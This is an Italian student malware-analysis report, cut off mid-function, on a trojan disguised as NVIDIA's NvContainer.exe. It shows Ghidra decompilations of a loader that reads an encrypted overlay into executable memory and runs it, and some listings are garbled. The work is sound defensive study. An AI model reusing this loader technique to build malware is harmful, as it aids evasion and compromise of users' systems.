



# **Progetto Analisi del Malware**

## **350035**

### **Alessandro Cortese**

### **A.A. 2023/2024**

Lo scopo del seguente report è quello di analizzare il programma eseguibile “sample.e\_e”, un malware reale che può provocare danni ai sistemi informatici se non opportunamente controllato e monitorato.

Si richiede di determinare ogni possibile informazione riguardo le funzionalità ed ai meccanismi del programma, ponendo in evidenza la metodologia adottata e i passi logici deduttivi utilizzati durante il lavoro di analisi.

## Descrizione Preliminare del Programma

Prima di iniziare con l'analisi dell'eseguibile, ero a conoscenza solo di alcune informazioni: si tratta di un programma Windows a 32 bit scritto con il linguaggio C e che il programma fosse un malware, come riportato dal testo. A seguito di queste informazioni, ho eseguito alcune operazioni preliminari: ho costruito un ambiente sicuro in cui effettuare l'analisi, in altre parole ho creato uno snapshot della macchina virtuale su cui è installato Windows 10, su cui avevo precedentemente disabilitato le protezioni di Windows, compresa la protezione in tempo reale; successivamente ho scaricato sulla macchina virtuale il file zip contenente il programma per poi decomprimerlo, in questo istante Windows Defender ha subito riscontrato una minaccia mostrando l'avviso comunicando di aver rilevato un minaccia grave e che si trattasse di un Trojan (Il messaggio ottenuto da Windows Defender "Trojan:Win32/CryptInjector!MSR").

## Formalizzazione dell'Obiettivo


L'obiettivo è quello di analizzare il programma in questione attraverso i vari strumenti a mia disposizione cercando di ottenere quante più informazioni possibili relative il funzionamento e lo scopo del malware.

## Ottenimento del Codice Macchina


Per prima cosa che ho verificato è stata quella di verificare se il programma fosse impacchettato o meno, cioè se il malware fosse stato prima dato in pasto ad un packer con l'obiettivo di offuscare il programma; con l'utilizzo di PeStudio ho dedotto che il programma non risulta essere impacchettato in quanto non risultano esserci indicatori dell'utilizzo di packer. Per un'ulteriore conferma, ho utilizzato il tool PE-bear e cercato le differenze tra le sezioni del programma nella Raw Size e la Virtual Size, l'unica sezione che differisce in modo significativo è la sezione .data, mentre le altre sezioni differiscono di pochi byte; assunto, quindi, che il programma non sia impacchettato e proseguo con l'analisi.

## Analisi Statica di Base

Prima di iniziare ad utilizzare il disassemblatore combinato con l'utilizzo di un debugger, provo a raccogliere quante più informazioni possibili con tool di analisi statica. Oltre le informazioni già ottenute nelle fasi preliminari, in particolare nella fase precedente per cercare di capire se l'eseguibile fosse o no impacchettato, ho caricato il file eseguibile su VirusTotal, ottenendo che 59/71 antivirus hanno rilevato la minaccia, alcuni di questi hanno catalogato il malware come un trojan. Come prossimo passo ho analizzato le stringhe definite nel programma utilizzando la sezione di Defined Strings di Ghidra, questo è un altro indicatore che il programma non fosse impacchettato poiché è possibile vedere le stringhe definite nel programma; tra queste stringhe è possibile vedere alcune chiavi di registro, alcuni percorsi di file eseguibili .cpp, il nome di alcune API utilizzate, delle stringhe definite come messaggi di errore, alcune stringhe contenente la sottostringa NVIDIA, tra le altre NVIDIA Container, e il nome di un file eseguibile NvContainer.exe; data questa stringa, ho utilizzato Pestudio e rianalizzato il file, il tool mi indica che il nome del file sia NvContainer.exe con tutte le informazioni relative ad Nvidia, suppongo che questo sia il modo con cui il malware si nasconda.



Un'ultima informazione che ho ottenuto è la misura dell'entropia del programma sample.exe nella sezione testo pari a 6.671; sebbene l'entropia della sezione overlay sia pari a 7.999. Questa overlay sembra essere una porzione aggiuntiva del file al cui interno ci sono altre porzioni del programma che, suppongo, verranno caricate successivamente; avendo un'entropia elevata suppongo che questa porzione di codice sia criptata utilizzando un meccanismo di segretezza.




Per eventuali possibili utilizzi futuri, annoto l'indirizzo iniziale di questa porzione, ovvero l'indirizzo 000ED800.


## Analisi Dinamica di Base

Per ottenere qualche informazione preliminare aggiuntiva, eseguo un'analisi di base avanzata. Utilizzando i tool RegShot, ProcessExplorer e Process Monitor (il primo per catturare eventuali differenze all'interno delle chiavi di registro, il secondo per monitorare i processi in esecuzione all'interno della macchina virtuale e il terzo per visualizzare gli eventi di sistema che avvengono durante l'esecuzione del malware) esegui il primo snapshot con RegShot, avvio process monitor e per poi eseguire il programma in esame. Come prima cosa noto che viene generato un altro processo explorer.exe, grazie a Process Explorer; andando ad indagare meglio, trovo che il processo padre di questo processo è proprio sample.exe. Con l'utilizzo di RegShot ho eseguito lo snapshot dopo l'esecuzione del malware, ma a primo impatto non riesco ad ottenere ulteriori informazioni sul comportamento del malware, sebbene aggiunga una notevole quantità di chiavi di registro e ne modifichi altrettante. È da sottolineare l'aggiunta di una chiave di registro in cui viene salvato il percorso dell'eseguibile aggiungendo un valore a questa chiave, sebbene però il valore che gli è stato assegnato non risulta trapelare informazioni. Anche le altre chiavi di registro che vengono modificate non risultano aggiungere altre informazioni poiché sembra che il nome di queste chiavi sia cifrato.

Utilizzo Process Monitor filtrando sugli eventi generati in base al nome del programma "sample.exe" notando come il programma inizi a caricare una elevata quantità di dll, per poi creare un processo "Explorer.exe"; gli altri eventi non sembrano rilevare troppe informazioni a questo punto dell'analisi. Decido quindi di cofornare questo Explorer.exe, figlio di sample.exe, e sample.exe vedendo come le stringhe non differiscano di tanto, sia in memoria che su disco.



Un altro comportamento che ho rilevato è stato durante l'utilizzo di Process Explorer, il programma sample.exe si apre e poco dopo si chiude subito, rimane il secondo Explorer.exe il cui processo padre è sample.exe, come appunto notato tra gli eventi e indicato poco sopra.






## Analisi Grey Box

A questo punto dell'analisi, decido di utilizzare il disassemblatore e il debugger per ottenere più informazioni possibile sul funzionamento del programma, in particolare utilizzo Ghidra e x32dbg come strumenti di supporto.

Inizio con caricare il file "sample.exe" su Ghidra, qui il tool eseguirà una prima analisi e mi porta già ad un entry point, ottenendo il seguente decompilato:



```
***** FUNCTION *****
undefined __stdcall entry(void)
*****
      assume FS_OFFSET = 0xffff000
      AL:1
      <RETURN>
entry
0045eeb2 e8 ac 01      CALL    __security_init_cookie XREF[2]: Entry Point(*), 00400110(*)
00 00
0045eeb7 e9 78 fe      JMP     __tmainCRTStartup
ff ff
-- Flow Override: CALL_RETURN (CALL_TERMINATOR)
*****
* Library Function - Single Match
*   _V6_HeapAlloc
*
* Library: Visual Studio 2008 Release
*****
```

Inizio con l'analisi statica della prima funzione.

## Analisi `__security_init_cookie()`

Analizzando questa funzione si nota subito l'utilizzo delle funzioni `GetTickCount()` e `QueryPerformanceCounter()`, che sappiamo essere delle API utilizzate per l'attività di anti-debugging; prima di prendere decisioni affrettate, decido di aprire il file con x32dbg e caricare il programma; arrivato a questa funzione decido di fare un'analisi passo passo, tramite F7, e vedo che queste due funzioni non vengono mai eseguite, decido quindi di non apportare modifiche all'eseguibile che sta venendo debuggato e proseguo con l'analisi della prossima funzione.

## Analisi `__tmainCRTStartup()`

La prima cosa che ho notato è che questa funzione viene chiamata tramite un jump dall'entry point e che dopo non ci sono più istruzioni; ipotizzo che questa funzione una volta chiamata non ritorni più il controllo alla funzione chiamante, la funzione `entry_point`, e che quindi la logica e la gestione dell'uscita del programma sarà interamente gestita da questo punto in poi.


Inizio contemporaneamente l'esecuzione controllata con il debugger eseguendo una prima analisi eseguendo lo Step Over sulle chiamate a funzione, notando che il programma all'interno del debugger si chiudeva dopo una chiamata alla funzione `__mtinit()`. Decido, quindi, di analizzare questa funzione.

## Analisi `__mtinit()`

Per prima cosa mi salvo l'indirizzo delle prime istruzioni, così da poter ritornare a questo punto velocemente; eseguo una prima analisi con lo Step Over delle chiamate a funzioni trovando il punto il programma si chiude all'interno del debugger, noto che il debugger si chiude alla funzione `FUN_0046644a()`, decido quindi di fare un'analisi approfondita sia con il debugger che con l'assemblatore.

## Analisi `FUN_0046644a()`

Con Ghidra ottengo il seguente decompilato:



```
Decompile: FUN_0046644a - (sample.exe)
1
2 void FUN_0046644a(void)
3
4 {
5     code *local_18;
6     uint *local_14;
7     uint *local_10;
8     uint local_c;
9
10    local_c = 0;
11    local_18 = (code *)0x0;
12    FUN_004667ad(6local_18,6local_c);
13    if ((local_18 != (code *)0x0) && (local_c != 0)) {
14        local_14 = (uint *)FUN_004668bd();
15        local_10 = (uint *)FUN_004668bd();
16        FUN_004664bd((int)local_18,(int)local_18,local_c,*local_14,*local_10);
17        (*local_18)();
18    }
19    return;
20 }
21
```

Analizzando la funzione con il debugger, noto che il programma `sample.exe` si chiude dopo avere effettuato la chiamata alla funzione `local_18()`. Essendo una funzione di cui non si possiede il codice, non posso proseguire con l'analisi statica avanzata con Ghidra, ma noto come il puntatore a questa funzione viene passato come parametro alla funzione `FUN_004667ad()` e alla funzione `FUN_004664bd()`; decido quindi di proseguire l'analisi di queste funzioni per poter raccogliere più informazioni relative alla funzione locale che fa terminare il processo all'interno del debugger.

### Analisi `FUN_004667ad()`

Con l'utilizzo di Ghidra ottengo il seguente decompilato:

```
Decompile: FUN_004667ad - (sample.exe)
1
2 void __cdecl FUN_004667ad(LPVOID *param_1,SIZE_T *param_2)
3
4 {
5     int iVar1;
6     LPVOID lpBuffer;
7     HANDLE hFile;
8     DWORD DVar2;
9     BOOL BVar3;
10    DWORD local_110;
11    CHAR local_10c [264];
12
13    iVar1 = FUN_0046677d();
14    *param_1 = *(LPVOID *) (iVar1 + 0x3e0);
15    *param_2 = *(SIZE_T *) (iVar1 + 0x3e4);
16    lpBuffer = VirtualAlloc((LPVOID)0x0,*param_2,0x3000,0x40);
17    if (lpBuffer != (LPVOID)0x0) {
18        GetModuleFileNameA((HMODULE)0x0,local_10c,0x104);
19        hFile = CreateFileA(local_10c,0x80000000,1,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0x0);
20        if ((hFile != (HANDLE)0xffffffff) &&
21            (DVar2 = SetFilePointer(hFile,(LONG)*param_1,(PLONG)0x0,0), DVar2 != 0)) &&
22            (BVar3 = ReadFile(hFile,lpBuffer,*param_2,&local_110,(LPOVERLAPPED)0x0), BVar3 != 0)) {
23            *param_1 = lpBuffer;
24            CloseHandle(hFile);
25        }
26    }
27    return;
28 }
29
```

Noto che la prima cosa che fa la funzione è chiamare la funzione `FUN_0046677d()`, decido di analizzare questa funzione, ottenendo il seguente decompilato e il relativo listato assembly.

Listing: sample.exe

```

***** FUNCTION *****
undefined4 __stdcall FUN_0046677d(void)
    assume FS_OFFSET = 0xffff000
    EAX:4 <RETURN>
    Stack[-0x8]:4 local_8
    XREF[3]: 00466782(W), 00466795(W), 0046679a(R)

    FUN_0046677d
    XREF[3]: FUN_004667ad:004667c0(c), FUN_004668bd:004668c1(c), FUN_004668ed:004668f1(c)

0046677d 55      PUSH     EBP
0046677e 8b ec    MOV     EBP,ESP
00466780 51      PUSH     ECX
00466781 53      PUSH     EBX
00466782 c7 45 fc MOV     dword ptr [EBP + local_8],0x0
00466783 00 00 00 00
00466789 53      PUSH     EBX
0046678a 51      PUSH     ECX
0046678b 64 8b 1d MOV     EBX,dword ptr FS:[offset ProcessEnvironmentBlock]
0046678c 30 00 00 00
00466792 8b 4b 08 MOV     ECX,dword ptr [EBX + 0x8]
00466795 89 4d fc MOV     dword ptr [EBP + local_8],ECX
00466798 59      POP      ECX
00466799 5b      POP      EBX
0046679a 8b 45 fc MOV     EAX,dword ptr [EBP + local_8]
0046679d 5b      POP      EBX
0046679e 8b e5    MOV     ESP,EBP
004667a0 5d      POP      EBP
004667a1 c3      RET

```

Decompile: FUN\_0046677d - (sample.exe)

```

1
2 undefined4 FUN_0046677d(void)
3
4 {
5     return *(undefined4 *) ((int)ProcessEnvironmentBlock + 8);
6 }
7

```

Notato che tale funzione accede alla PEB, si spiazza di 8 dall'indirizzo base e ritorno questo indirizzo alla funzione chiamante; rinomino a questa funzione come *return\_peb\_plus\_8\_function()* così da aiutarmi nel caso in cui il programma dovesse richiamare nuovamente tale funzione.

A questo punto, ritornando nella funzione chiamante, decido di mettere un breakpoint nel debugger a questa funzione e analizzare passo passo, tasto F7, cercando di ottenere quante più informazioni sui parametri passati alle prossime API.

Noto che il valore ottenuto dalla precedente funzione viene utilizzata per modificare i due parametri passati quando chiamiamo la funzione, il primo dei quali è proprio il puntatore alla funzione che fa chiudere il debugger, mentre il secondo sembra essere un indirizzo utilizzato nella prossima API chiamata, l'API VirtualAlloc; analizzo i parametri:

1. lpAddress: il primo parametro indica il punto di partenza da cui iniziare ad allocare, nel nostro caso è NULL e quindi, come indicato nella documentazione, abbiamo che sarà il sistema a decidere in che punto allocherà la regione;
2. dwSize: questo parametro è il secondo modificato con il valore di PEB + 8, che rappresenta la dimensione in byte da allocare, inoltre, come indicato dalla documentazione "La dimensione della regione, in byte. Se il parametro lpAddress è NULL, questo valore viene arrotondato al limite della pagina successiva", come nel caso analizzato;
3. flAllocationType: indica il tipo di allocazione della memoria, nel nostro caso abbiamo la combinazione dei flag MEM\_COMMIT e MEM\_RESERVE per poter fare contemporaneamente sia il commit che il reserve delle pagine;
4. flProtect: specifica il tipo di protezione della memoria della regione delle pagine che verranno allocate, il flag che viene passato è PAGE\_EXECUTE\_READWRITE, utilizzato quando si allocano dinamicamente della memoria.

Il valore di ritorno della API, se la chiamata ha avuto successo, è l'indirizzo base della regione di pagine assegnate

Se la chiamata ha avuto successo, viene chiamata la prossima API, ovvero la GetModuleFileName.

Il primo parametro della chiamata è NULL, il che indica che otteniamo il path del file eseguibile del processo corrente, che verrà caricato all'interno del buffer indicato come secondo parametro che ha una lunghezza indicata dal terzo parametro.

La prossima API chiamata è la CreateFile, utilizzata per creare o aprire un file o un device I/O e ritorna l'handle che può essere utilizzata per accedere a questa risorsa. Analizzo i paramtri:

1. lpFileName: indica il file o il device che deve essere aperto o creato, il valore rappresenta quello appena ottenuto con la GetModuleFileName;
2. dwDesiredAccess: il tipo di accesso al file o al device considerato, in questo caso il file, che nella chiamata rappresenta il GENERIC\_READ;
3. dwShareMode: indica la modalità di condivisione del file, nella chiamata abbiamo FILE\_SHARE\_READ, che consente alle successive operazioni di apertura del file di richiedere l'accesso in lettura;
4. lpSecurityAttributes: indica un puntatore ad una struttura dati SECURITY\_ATTRIBUTES, questo parametro può essere NULL, come nel nostro caso, e indica che l'handle ritornato dalla chiamata non può essere ereditato da nessun processo figlio;
5. dwCreationDisposition: indica un'azione da compiere sul file se questo esiste o non esiste, nel nostro caso è OPEN\_EXISTING che apre il file solo se esiste e se il file non esiste viene impostato come errore ERROR\_FILE\_NOT\_FOUND;
6. dwFlagsAndAttributes: indica gli attributi e i flag del file, nel nostro caso abbiamo FILE\_ATTRIBUTE\_NORMAL che indica che il file non contiene altri attributi settati;
7. hTemplateFile: nel nostro caso il valore è NULL, infatti quando la CreateFile apre un file esistente ignora questa.

Una volta ottenuto l'handle del file aperto, vengono chiamate le API SetFilePointer e ReadFile.




Analizzo prima la chiamata a SetFilePointer, i parametri sono:

1. hFile: handle del file, nel nostro caso il file appena aperto con la precedente invocazione di CreateFile
2. lDistanceToMove: indica l'ordine basso a 32 bit di un valore con segno che specifica il numero di byte per spostare il puntatore del file, quindi indica il dove spostare in avanti il puntatore del file;
3. lpDistanceToMoveHigh: puntatore all'ordine elevato a 32 bit della distanza a 64 bit da spostare, nel nostro caso è NULL quindi non usiamo l'ordine elevato a 32 bit;
4. dwMoveMethod: rappresenta il punto iniziale per lo spostamento del puntatore del file, nel nostro caso assume il valore FILE\_BEGIN che indica il punto iniziale del file.

Quindi, viene utilizzata per accedere ad una porzione del file aperto del corrente processo, quindi del file sample.exe.

Dato che con Ghidra non riusciamo a ottenere più informazioni sul valore dei parametri passati all'invocazione della API, decido di utilizzare il debugger, e, una volta arrivato all'invocazione della chiamata guardo i valori presenti nei registri ed effettivamente noto che il valore assegnato al punto in cui iniziare a leggere all'interno del file è un indirizzo già noto, ovvero l'indirizzo 000ED800, che è l'indirizzo della sezione di overlay; assumo che nella sezione di overlay sia presente altre porzioni di codice malevole che verrà caricata più tardi nell'esecuzione.



Il valore di ritorno sembra essere utilizzato solo per il controllo della corretta esecuzione della chiamate dell'API.

La chiamata all'API ReadFile ha i seguenti parametri:

1. hFile: handle al file, in questo caso al file che abbiamo ottenuto con CreateFile;
2. lpBuffer: puntatore al buffer che riceve i dati letti dal file di cui specifichiamo l'handle;
3. nNumberOfBytesToRead: il massimo numero di bytes da leggere, che nella nostra chiamata corrisponde al secondo valore calcolato all'inizio della funzione;
4. lpNumberOfBytesRead: puntatore alla variabile che riceve il numero di byte letti quando si utilizza il parametro hFile;
5. lpOverlapped: puntatore ad una struttura OVERLAPPED, nel nostro caso il valore è NULL.

Se la chiamata ha avuto esito positivo, il valore di ritorno ha un valore differente da zero.

In sostanza, l'utilizzo delle ultime due funzioni una volta che il processo ha ottenuto l'handle del file da cui leggere, è quello di leggere una porzione della sezione di overlay del file e caricarla in un'area di memoria, quest'area di memoria poi verrà puntata dal primo parametro che passiamo in input nel momento della chiamata di questa funzione, successivamente la funzione chiude l'handle al file.

Decido di chiamare questa funzione FUN\_004667ad() come read\_overlay().


Riprendo l'analisi della funzione FUN\_0046644a().

Come prima cosa, tale funzione controlla che la chiamata precedente abbia avuto successo, poi prosegue che due invocazioni a funzioni che sembrano essere state scritte dal programmatore, i valori di ritorno poi verranno poi utilizzate nell'ultima funzione scritta dal programmatore, la funzione FUN\_004664bd(), prima della chiamata della funzione che poi farà terminare l'esecuzione di sample.exe all'interno del debugger.

Decido, quindi, di analizzare le due funzioni per cercare di ottenere ulteriori informazioni.

## Analisi FUN\_004668bd()

Con Ghidra si ottiene il seguente decompilato:



```
Listing: sample.exe
int __stdcall FUN_004668bd(void)
{
    int iVar1;
    undefined4 Stack[-0x8]:4 local_8;

    FUN_004668bd:
    004668bd 55 ?? SSN U
    004668be 8b ec MOV EBP,ESP
    004668c0 51 PUSH ECK
    004668c1 eb b7 fe CALL return_peb_plus_8_function
    004668c6 89 45 fc MOV dword ptr [EBP+local_8],EAX
    004668c9 83 7d fc 00 CMP dword ptr [EBP+local_8],0
    004668cd 74 0a JZ LAB_004668d9
    004668cf 8b 45 fc MOV EAX,dword ptr [EBP+local_8]
    004668d2 05 f4 03 ADD EAX,1012
    004668d7 eb 02 JMP LAB_004668db

    LAB_004668d9:
    004668d9 33 c0 XOR EAX,EAX
    004668db 8b e5 MOV ESP,EBP
    004668dd 5d POP EBP
    004668de c3 RET

    XREF[3]: 004668c6(W),
             004668c9(R),
             004668cf(R)
    XREF[1]: FUN_0046644a:0046647f(c)
    XREF[1]: 004668cd(i)
    XREF[1]: 004668d7(i)
}


Decompile: FUN_004668bd - (sample.exe)
1 int FUN_004668bd(void)
2 {
3     int iVar1;
4     if (iVar1 == 0) {
5         iVar1 = return_peb_plus_8_function();
6     }
7     else {
8         iVar1 = iVar1 + 1012;
9     }
10    return iVar1;
11 }
12
13
14
15
16
```

Noto che la funzione accede allo stesso campo della PEB, controlla il valore di ritorno e assegna un valore alla variabile che poi ritornerà alla funzione chiamante. Questa funzione non rilascia informazioni dato che i campi acceduti della PEB non sono documentati.

Decido di chiamare questa funzione come *access\_PEB\_plus\_1012()*.

## Analisi FUN\_004668ed()

Con Ghidra si ottiene il seguente decompilato:



```
Listing: sample.exe
int __stdcall FUN_004668ed(void)
{
    int iVar1;
    undefined4 Stack[-0x8]:4 local_8;

    FUN_004668ed:
    004668ed 55 PUSH EBP
    004668ee 8b ec MOV EBP,ESP
    004668f0 51 PUSH ECK
    004668f1 eb b7 fe CALL return_peb_plus_8_function
    004668f6 89 45 fc MOV dword ptr [EBP+local_8],EAX
    004668f9 83 7d fc 00 CMP dword ptr [EBP+local_8],0
    004668fd 74 0a JZ LAB_00466909
    004668ff 8b 45 fc MOV EAX,dword ptr [EBP+local_8]
    00466902 05 f4 03 ADD EAX,1008
    00466907 eb 02 JMP LAB_0046690b

    LAB_00466909:
    00466909 33 c0 XOR EAX,EAX
    0046690b 8b e5 MOV ESP,EBP
    0046690d 5d POP EBP
    0046690e c3 RET

    XREF[3]: 004668f6(W),
             004668f9(R),
             004668ff(R)
    XREF[1]: FUN_0046644a:00466487(c)
    XREF[1]: 004668fd(i)
    XREF[1]: 00466907(i)
}

Decompile: FUN_004668ed - (sample.exe)
1 int FUN_004668ed(void)
2 {
3     int iVar1;
4     if (iVar1 == 0) {
5         iVar1 = return_peb_plus_8_function();
6     }
7     else {
8         iVar1 = iVar1 + 1008;
9     }
10    return iVar1;
11 }
12
13
14
15
16
```

Come nel caso della funzione precedente, accediamo a valori della PEB, ma anche questi valori non sono documentati.

Decido di chiamare questa funzione *access\_PEB\_plus\_1008()*.

Queste funzioni, a causa della mancata documentazione dei campi della struttura dati PEB, non hanno rivelato informazioni utili all'analisi; proseguo quindi con l'analisi della funzione chiamante.

## Analisi FUN\_004664bd()

Con l'utilizzo di Ghidra ottengo il seguente decompilato:

```
void __cdecl FUN_004664bd(int param_1,int param_2,uint param_3,uint param_4,uint param_5)
{
    HANDLE pvVar1;
    LPVOID pvVar2;
